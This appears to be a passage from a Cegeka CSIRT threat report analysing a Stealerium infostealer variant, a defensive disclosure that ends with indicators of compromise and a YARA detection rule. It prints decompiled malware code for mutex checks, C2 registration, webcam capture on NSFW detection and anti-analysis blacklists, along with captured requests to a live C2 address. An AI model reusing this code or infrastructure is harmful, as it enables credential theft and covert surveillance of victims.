

Figure 15: Locating the Entry Point

The main function incorporates various anti-analysis, persistence and communication mechanisms, aimed at establishing and maintaining control over the infected host.

Mutex Check

The malware uses a named mutex to prevent multiple instances from running simultaneously, exiting the process if the mutex already exists.

```
namespace bt.Stub.Modules.Implant
{
    // Token: 0x0200000F RID: 15
    internal sealed class MutexControl
    {
        // Token: 0x0600003C RID: 60 RVA: 0x00003FB8 File Offset: 0x000021B8
        public static void Check()
        {
            try
            {
                bool flag;
                MutexControl._mutex = new Mutex(true, Config.Mutex, out flag);
                if (!flag)
                {
                    Environment.Exit(0);
                }
            }
            catch (Exception ex)
            {
                Logger.Error("MutexControl", "Check", "Failed to check mutex. Error: " + ex.Message);
                Environment.Exit(0);
            }
        }

        // Token: 0x04000043 RID: 67
        private static Mutex _mutex;
    }
}
```

Figure 16: Mutex Check

```
    // Token: 0x04000015 RID: 21
    public static string Mutex = "QT1bm11ocWPp";
```

Figure 17: Mutex Declaration

C2 Registration

The sample includes a C2 registration stage within its main execution flow, where it communicates with its Command and Control (C2) infrastructure to register the infected host.

```
private static async Task Main()
{
    Logger.txStart();
    ServicePointManager.Expect100Continue = false;
    try
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
    }
    catch (Exception)
    {
    }
    ServicePointManager.DefaultConnectionLimit = 9999;
    ServicePointManager.ServerCertificateValidationCallback = (object obj, X509Certificate x509Certificate, X509Chain chain, SslPolicyErrors errors) => tru
    if (AntiAnalysis.Run(Config.AntiAnalysis == "1"))
    {
        Logger.Log("Program", "AntiAnalysis", "Detected suspicious environment. Initiating self-destruct.");
        if (Config.AntiAnalysis == "1")
        {
            SelfDestruct.Melt();
        }
    }
    MutexControl.Check();
    Config.Init();
    if (Config.StartDelay == "1")
    {
        StartDelay.Run();
    }
    Directory.SetCurrentDirectory(Paths.InitWorkDir());
    if (Config.Autorun == "1" && !Startup.IsInstalled() && !Startup.IsFromStartup())
    {
        Startup.Install();
    }
    await ServerAgentAPI.RegisterBot();
    try
    {
        await CollectionTask.SendLog();
    }
    catch (Exception ex)
    {
        Logger.Error("Program", "Main", "send log error = " + ex.Message);
    }
    await WebSocket.Init().ConfigureAwait(false);
    if (!Startup.IsFromStartup())
    {
        Logger.Log("Program", "SelfDestruct", "SelfDestruct triggered because the program was not started from startup.");
        SelfDestruct.Melt();
    }
}
```

Figure 18: Bot Registration

The sample stores its Command and Control (C2) server addresses in an encrypted format within its configuration. These values are prefixed with the marker 'ENCRYPTED:' and stored as base64-encoded ciphertext.

```
// Token: 0x0400001A RID: 26
public static string SrvBaseUrl = "ENCRYPTED:aT9Q4rCGNfMM9QaLG4pLAvMXGa7wOMmE7n3nS0P169c=";

// Token: 0x0400001B RID: 27
public static string WebSocketAddress = "ENCRYPTED:U6DrnKMmHei6pWWlasus995hZt2pfGfi11EVi/Q4Xd4=";
```

Figure 19: Encrypted C2 Address

Upon inspection and behavioral assessment, Cegeka CSIRT assesses that the resolved C2 endpoint used by the malware is likely 91.211.250.21:7816.

Staging

After collecting a wide range of sensitive data, including browser credentials, cookies, system information, VPN configurations, session files related to messaging platforms, gaming account data and personal documents, the malware stores the data into a structured local staging directory. The 'ZipManager' class is used to recursively compress the directory into a password-protected ZIP archive. Each created archive is enriched with victim system metadata:

```
string text2 = string.Concat(new string[]
{
    "\nVersion ",
    Config.Version,
    "\n\n Archive Password: ",
    DataModel.ZipPassword,
    "\n\nSystem Info\nIP: ",
    text,
    "\nDate: ",
    SystemInfo.Datenow,
    "\nUsername: ",
    SystemInfo.Username,
    "\nCompName: ",
    SystemInfo.Compname,
    "\n\nHardware\nCPU: ",
    SystemInfo.GetCpuName(),
    "\nGPU: ",
    SystemInfo.GetGpuName(),
    "\nRAM: ",
    SystemInfo.GetRamAmount(),
    "\n\nDomains",
    Counter.GetLValue("Banking services", Counter.DetectedBankingServices, '-'),
    Counter.GetLValue("Cryptocurrency services", Counter.DetectedCryptoServices, '-'),
    Counter.GetLValue("Sex websites", Counter.DetectedPornServices, '-'),
    "\n"
});
```

Figure 20: Enriching the Collected Archives

Exfiltration

Once the data is staged and compressed, the malware exfiltrates the archives to its Command and Control (C2) infrastructure. The implant leverages WebSocket for its Command and Control (C2) channel over TCP port 7816 to establish a persistent communication channel.

Several commands are defined and handled by the malware through its WebSocket interface, including:

- bot:register
- bot:pong
- web-to-bot:new-log
- web-to-bot:download-file

```
namespace bt.Stub.Common.Websocket
{
    // Token: 0x0200009E RID: 158
    internal class EWsCommand
    {
        // Token: 0x0400019F RID: 415
        public static string BotRegister = "bot:register";

        // Token: 0x040001A0 RID: 416
        public static string BotNotification = "bot-to-web:notification";

        // Token: 0x040001A1 RID: 417
        public static string BotPing = "bot:ping";

        // Token: 0x040001A2 RID: 418
        public static string BotPong = "bot:pong";

        // Token: 0x040001A3 RID: 419
        public static string WebToBotNewLog = "web-to-bot:new-log";

        // Token: 0x040001A4 RID: 420
        public static string WebToBotDownloadFile = "web-to-bot:download-file";
    }
}
```

Figure 21: C2 Commands

These commands enable interaction between the operator and the infected host, facilitating data exfiltration, remote file deployment and bot registration over an encrypted WebSocket channel.

As described in the sections above, the implant leverages WebSocket for its Command and Control (C2) channel over TCP port 7816 to establish a persistent communication channel.

In addition to the WebSocket channel, the malware utilizes a dedicated HTTP API for initial bot registration.

During the dynamic analysis, the sample performed a POST request to /api/bot/v1/register on the same C2 server (91.211.250.21:7816). During dynamic malware analysis, Cegeka CSIRT observed the following HTTP Requests and Responses:

Remote address:

91.211.250.21:7816

==========

Request

==========

POST /api/bot/v1/register HTTP/1.1
Authorization: Bearer ad249ff60100c558329f65b65475c7da9ab0ee31d461b7e51b97fdd5d6996236
botHash: a7cb303aa6e967778381fd426dd653b904edbecb2c0dae7f71db50771925280d
Content-Type: application/json; charset=utf-8
Host: 91.211.250.21:7816
Content-Length: 78
Connection: Keep-Alive

Response

```
================================

HTTP/1.1 200 OK

Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: *
Access-Control-Allow-Methods: *
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Referrer-Policy: strict-origin
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
Date: Tue, 18 Mar 2025 15:53:26 GMT
Content-Length: 17
```

Remote address:

```
91.211.250.21:7816

================================
```

Request

```
GET /api/ws/v1/endpoint?ckey=68f5503fe71a4e288637128383714e2e2489e34d7a8649bfa05c79fc1e25eeaa HTTP/1.1
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Key: MN2idB2ZegCkl15Mn1jWdA==
Sec-WebSocket-Version: 13
Host: 91.211.250.21:7816

================================
```

Response

```
HTTP/1.1 101 Switching Protocols

Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: z0A/DvKFvQ5jqQFowFfZOZ4OyTY=
```

Modules Investigation

Modules are units of code that may define different functionalities of an executable that is developed using .NET. In this section, the modules that the Stealerium variant uses, are described.

Module 1: Keylogger Module

This module is continuously monitoring the foreground window of the victim system, extracting the window title or process name of the active application. The module is designed to detect when the victim is viewing specific

categories of content, particularly pornographic or adult content, based on a predefined keyword list stored in Config.PornServices.

```
// Token: 0x04000020 RID: 32
public static string[] PornServices = new string[] { "porn", "sex", "hentai", "chaturbate" };
```

Figure 22: NSFW Keywords Declaration

Upon the detection of a “Not Safe for Work” (NSFW) website, the malware creates a dedicated log folder based on current date and time. Screenshots of the active window will be stored in this location if any of the active windows match the above keyword search. The binary will attempt to capture an image from the victim’s webcam and save it under the same location as the desktop screenshots.

```
namespace bt.Stub.Modules.Keylogger
{
    // Token: 0x02000008 RID: 8
    internal sealed class PornDetection
    {
        // Token: 0x06000018 RID: 24 RVA: 0x00002B6C File Offset: 0x00000D6C
        public static void Action()
        {
            if (PornDetection.DetectNSFWContent())
            {
                PornDetection.SaveScreenshots();
            }
        }

        // Token: 0x06000019 RID: 25 RVA: 0x00002B7C File Offset: 0x00000D7C
        private static bool DetectNSFWContent()
        {
            bool flag;
            try
            {
                string activeWindow = WindowManager.ActiveWindow.ToLower();
                flag = Config.PornServices.Any((string keyword) => activeWindow.Contains(keyword.ToLower()));
            }
            catch (Exception ex)
            {
                Logger.Log("PornDetection", "DetectNSFWContent", "Error during NSFW detection: " + ex.Message);
                flag = false;
            }
            return flag;
        }

        // Token: 0x0600001A RID: 26 RVA: 0x00002BF0 File Offset: 0x00000DF0
        private static void SaveScreenshots()
        {
            try
            {
                string text = Path.Combine(PornDetection.LogDirectory, DateTime.Now.ToString("HH.mm.ss"));
                if (!Directory.Exists(text))
                {
                    Directory.CreateDirectory(text);
                }
                Thread.Sleep(3000);
                DesktopScreenshot.Make(text, false);
                Thread.Sleep(12000);
                if (PornDetection.DetectNSFWContent())
                {
                    WebcamScreenshot.Make(text, false);
                }
            }
            catch (Exception ex)
            {
                Logger.Log("PornDetection", "SaveScreenshots", "Error saving screenshots: " + ex.Message);
            }
        }

        // Token: 0x0400002D RID: 45
        private static readonly string LogDirectory = Path.Combine(Paths.InitWorkDir(), "logs", "nsfw", DateTime.Now.ToString("yyyy-MM-dd"));
    }
}
```

Figure 23: Detect NSFW Content

The ‘WebcamScreenshot’ class is using a legacy Windows APIs via avicap32.dll, allowing the malware to capture webcam frames.

```
internal sealed class WebcamScreenshot
{
    // Token: 0x060000A1 RID: 161
    [DllImport("avicap32.dll")]
```

Figure 24: Import avicap32.dll

Screenshots and webcam captures are stored under a path that follows the below naming pattern:

<WorkingDirectory>\logs\nsfw\<YYYY-MM-DD>\<HH.mm.ss>\

Module 2 : AntiAnalysis Module

This module is designed to detect whether the program is running in a sandbox, virtual machine or emulated environment. The binary retrieves blacklists from a public GitHub repository, which include known identifiers associated with virtual machines, sandboxes, forensic tools and analysis environments. If any of the checks match on the virtualization criteria, the malware invokes the SelfDestruct.Melt() function, which terminates and removes the malicious process to avoid detection or reverse engineering.

```
private const string BaseUrl = "https://raw.githubusercontent.com/6nz/virustotal-vm-blacklist/main/";

// Token: 0x04000030 RID: 48
private static readonly Dictionary<string, string> ListUrls = new Dictionary<string, string>
{
    { "PCUsernames", "https://raw.githubusercontent.com/6nz/virustotal-vm-blacklist/main/pc_username_list.txt" },
    { "PCNames", "https://raw.githubusercontent.com/6nz/virustotal-vm-blacklist/main/pc_name_list.txt" },
    { "GPUs", "https://raw.githubusercontent.com/6nz/virustotal-vm-blacklist/main/gpu_list.txt" },
    { "Processes", "https://raw.githubusercontent.com/6nz/virustotal-vm-blacklist/main/processes_list.txt" },
    { "IPs", "https://raw.githubusercontent.com/6nz/virustotal-vm-blacklist/main/ip_list.txt" },
    { "MachineGuids", "https://raw.githubusercontent.com/6nz/virustotal-vm-blacklist/main/MachineGuid.txt" }
};

// Token: 0x04000031 RID: 49
private static readonly Dictionary<string, HashSet<string>> Blacklists = new Dictionary<string, HashSet<string>>
{
    { "PCUsernames", null },
    { "PCNames", null },
    { "GPUs", null },
    { "Processes", null },
    {
        "Services",
        new HashSet<string>(StringComparer.OrdinalIgnoreCase) { "vmicheartbeat", "vmickvpexchange", "vmicrdv", "vmicshutdown", "vmictimesync", "vmicvss", "VmRemoteService", "Sysmon64" }
    },
    { "IPs", null },
    { "MachineGuids", null }
};

// Token: 0x04000032 RID: 50
```

Figure 25: Remote Blacklist URL Mapping for Anti-Analysis

Stealer Modules

The primary functionality of the binary is to collect and exfiltrate sensitive data from the victim's machine. The malware capabilities extend beyond browser data theft, targeting a broad range of applications and data sources, including:

1. Browsers

The malware includes dedicated modules for extracting data from multiple major browser families including Chromium-based browsers, Edge and Firefox.

The Chromium module is likely capable of targeting multiple browsers derived from the Chromium project, such as Google Chrome, Brave, Opera, and Vivaldi.



Figure 26: Browser Modules

Each browser family has its own dedicated module with specialized classes designed to extract a wide range of sensitive user data:

- Login Credentials
- Cookies
- Autofill data
- Saved Credit Card Data

- Data related with Cryptocurrency Wallets
- Bookmarks
- History
- Extensions
- Download History



Figure 27: Browser Namespaces and Classes

2. Gaming Platforms

The analyzed Stealerium variant includes a targeted gaming module designed to extract sensitive files such as configuration databases, session data and account metadata from several popular game platforms:

- BattleNet
- Minecraft
- Steam
- Uplay



Figure 28: Gaming Namespaces and Classes

3. System-level information and File Collection

This module collects a wide range of information from the victim's device, capturing active windows, installed applications and the current process list which helps profiling the user's activity.

Additionally, the malware has the capability to extract the Windows Product Key, enumerate Wifi Configuration and enumerate and exfiltrate files from key user directories (Desktop, Documents, Downloads, etc.).



Figure 29: System Namespaces and Classes

4. VPN clients

The sample includes a dedicated module for VPN provider reconnaissance and data collection. It extracts sensitive information from local configuration files of NordVPN, OpenVPN and ProtonVPN.



Figure 30: VPN Namespaces and Classes

5. Messaging platforms

This module is focused on extracting user data from multiple messaging clients including Discord, Element, ICQ, Outlook, Pidgin, Signal, Skype, Telegram and Tox. Each class identifies configuration data, session tokens or login credentials associated with the messaging apps.



Figure 31: Messengers Namespace and Classes

Indicators of Compromise

Cegeka CSIRT has prepared a list of indicators of compromise based on the Stealerium variant's observed activity.

INDICATOR TYPE	INDICATOR VALUE	DETAILS
IP Address	185.203.240[.]78	IP address where the the Stealerium Loader is hosted
IP Address	91.211.250[.]21	IP address that Stealerium variant to exfiltrates data to
URL	https[:]//raw.githubusercontent[.]com/6nz/virustotal-vm-blacklist/main/MachineGuid.txt	URL used for Anti-Analysis
URL	https[:]//raw.githubusercontent[.]com/6nz/virustotal-vm-blacklist/main/ip_list.txt	URL used for Anti-Analysis
URL	https[:]//raw.githubusercontent[.]com/6nz/virustotal-vm-blacklist/main/processes_list.txt	URL used for Anti-Analysis
URL	https[:]//raw.githubusercontent[.c]om/6nz/virustotal-vm-blacklist/main/gpu_list.txt	URL used for Anti-Analysis
URL	https[:]//raw.githubusercontent[.]com/6nz/virustotal-vm-blacklist/main/pc_name_list.txt	URL used for Anti-Analysis
URL	https[:]//raw.githubusercontent[.]com/6nz/virustotal-vm-blacklist/main/pc_username_list.txt	URL used for Anti-Analysis
File Name	twonelf-ld.ps1	Stealerium Dropper
File Name	twonelf.exe	Stealerium Loader
SHA256 Hash	fd810d7f3f3b08b19bc2d96fa63a3ba05f0869df08fc68e35e96ca544cee81c6	SHA256 Hash – Stealerium variant Dropper ('twonelf-ld.ps1')
SHA256 Hash	afd059bc44d65f346ab3c832d1025303622f37446a85736de2a69ebc30c111a3	SHA256 Hash – Stealerium variant Loader ('twonelf.exe')
SHA256 Hash	3cf771bfc2a9e7d5d46f55eb0a3eddcfb5618f5b2d01f3a0cad7adce74c76876	SHA256 Hash - Stealerium variant (Malicious payload included in 'PAYLOAD_DATA' variable)
SHA256 Hash	7251ee49a145289008d1996d1ef83299de1876f42aa2bbe2b1834b62d5514b6d	SHA256 Hash – Stealerium Loader file ('DCTYKS.pyc')
Mutex	QT1bm11ocWPp	

Table 2 : Indicators of Compromise

YARA Rule: Stealerium_Detector

Cegeka CSIRT has created a yara rule to detect possible infections by the observed Stealerium variant. In order to use it you can copy and save it to a file with a name like ‘Stealerium_Detector.yar’. Please note that yara version 3.20 or greater as well as the OpenSSL library are required.

```
import "hash"

rule Stealerium_Detector
{
 meta:
 description = "Detects Stealerium variant based on string and hashes"
                        author = " Cristina Aldea & Christos Katopis, Cegeka CSIRT"
                        date = "04 -06-2025"

 strings:
                        //Stealerium loader strings
                        $lds1="sDCTYKS" nocase
                        $lds2="xbase_library.zip" nocase

                        //Stealerium payload URL strings
$murls1="/api/ws/v1/endpoint" nocase wide
$murls2="/api/ws/v1/endpoint" nocase wide
                        $murls3="/api/bot/v1/register" nocase wide
                        $murls4="/api/bot/v1/log-file" nocase wide

                        //Stealerium payload Mutex
                        $mmutexs1="QT1bm11ocWPp" nocase wide

                        //Stealerium payload stealer target strings
                        $bs1="telegram" nocase wide
                        $bs2="skype" nocase wide
$bs3="viber" nocase wide
                        $bs4="facebook" nocase wide
                        $bs5="messenger" nocase wide
                        $bs6="discord" nocase wide
                        $bs7="open-vpn" nocase wide
```

```
        $bs8="proton-vpn" nocase wide
        $bs9="nord-vpn" nocase wide
        $bs10="edge" nocase wide
        $bs11="chromium" nocase wide
        $bs12="chrome" nocase wide
        $bs13="Firefox" nocase wide
        $bs14="clipboard.txt" nocase wide
        $bs15="cookies.txt" nocase wide
        $bs16="credit-cards.txt" nocase wide
        $bs17="bookmarks.txt" nocase wide
        $bs18="passwords.txt" nocase wide
        $bs19="gmail" nocase wide
        $bs20="protonmail" nocase wide
        $bs21="outlook" nocase wide
        $bs22="paypal" nocase wide
        $bs23="bitcoin" nocase wide
        $bs24="monero" nocase wide
        $bs25="dashcoin" nocase wide
        $bs26="litecoin" nocase wide
        $bs27="etherium" nocase wide
        $bs28="SelfDestruct" nocase wide
        $bs29="FileZilla" nocase wide
        $bs30="Minecraft" nocase wide
        $bs31="battle-net" nocase wide
        $bs32="steam" nocase wide

condition:
//Stealerium loader hash
    (hash.sha256(0,filesize)=="afd059bc44d65f346ab3c832d1025303622f37446a85736de2a69ebc30c111a3") or

    //Stealerium payload hash
        (hash.sha256(0,filesize )=="3cf771bfc2a9e7d5d46f55eb0a3eddcfb5618f5b2d01f3a0cad7adce74c76876") or

        //Stealerium payload Python byte -code hash
        (hash.sha256(0,filesize )=="7251ee49a145289008d1996d1ef83299de1876f42aa2bbe2b1834b62d5514b6d") or

 all of ($ld*) or any of ($m*) or all of ($b*)
}
```

Useful Resources

- Stealerium: https://malpedia.caad.fkie.fraunhofer.de/details/win.stealerium
- ClickFix: https://www.hhs.gov/sites/default/files/clickfix-attacks-sector-alert-tlpclear.pdf
- Donut ShellCode Generator: https://pypi.org/project/donut-shellcode/0.9.2/

Need help to keep up with the ever-evolving cyber threats?
Let's start the conversation

cegeka

Corda 3
Kempische Steenweg 307
3500 Hasselt, Belgium